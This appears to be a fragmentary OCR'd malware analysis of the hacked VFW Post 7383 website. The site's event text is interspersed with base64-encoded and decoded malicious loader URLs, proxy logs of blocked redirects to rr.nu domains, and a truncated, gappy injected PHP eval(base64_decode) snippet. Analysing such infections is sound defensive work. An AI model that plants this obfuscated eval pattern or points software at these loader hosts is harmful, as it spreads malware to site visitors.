
http://ens122zzzddazz.com

aHR0cDovL2Nvb3BlcmpzdXRmOC5ydS9nX2xvYWQucGhw

http://cooperjsutf8.ru/g_load.php

aHR0cDovL25saW50aGV3b29kLmNvbS9nX2xvYWQucGhw

http://nlinthewood.com/g_load.php



CURRENT EVENTS

VFW BINGO

7:00 PM - March 29, 2012

VFW Bingo Every Thursday Night

More Information

Monthly Officers Meeting

9:00 AM - April 01, 2012

The post officers meet on the first Sunday every month at 0900 hrs.

More Information

WHO WE ARE AND WHAT WE ARE ABOUT

Veteran: A Veteran is someone who at one point in their life wrote a blank check payable to the United States of America for an amount up to, and including their life. That is an honor, and there are way too many people in this country who no longer remember that fact.


The organization Veterans of Foreign Wars of the United States, more commonly referred to as the VFW, "traces its roots back to 1899 when

VFW Post 7383
322 Reedy Creek Road
Cary, NC 27513
Phone: 1-919-467-1188
Directions

```
1332868923.052 129 10.1.2.3 TCP_DENIED/403 419 GET http://smains29treamsp.rr.nu/nl.php?p=d
BLOCK_WBRS -8.8 "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.6; rv:10.0.2) Gecko/20100101
Firefox/10.0.2" Referrer="http://www.vfwpost7383.org/"
```

```
1332512746.272 195 10.1.2.14 TCP_DENIED/403 419 GET http://pfo42rest.rr.nu/nl.php?p=d
BLOCK_WBRS -8.6 "Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0;
PredictYourBabySearchToolbar 1.2)" Referrer="http://www.vfwpost7383.org/"
```

```
1332868632.124 219 10.1.2.98 TCP_DENIED/403 419 GET http://ste07rda.rr.nu/nl.php?p=d
BLOCK_WBRS -8.8 "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_6_8) AppleWebKit/535.11 (KHTML, like
Gecko) Chrome/17.0.963.83 Safari/535.11" Referrer="http://www.vfwpost7383.org/"
```




```
<?php /**/
```

```
eval(base64_decode("aWYoZ          jdGlvbl9leGlzdHMoJ21yb2JoJykp
eyAgICBmdW5jdGlvbiBnZXRfd          7JGNvbnRlbnQ9QHRyeWZpbGVfNzc3
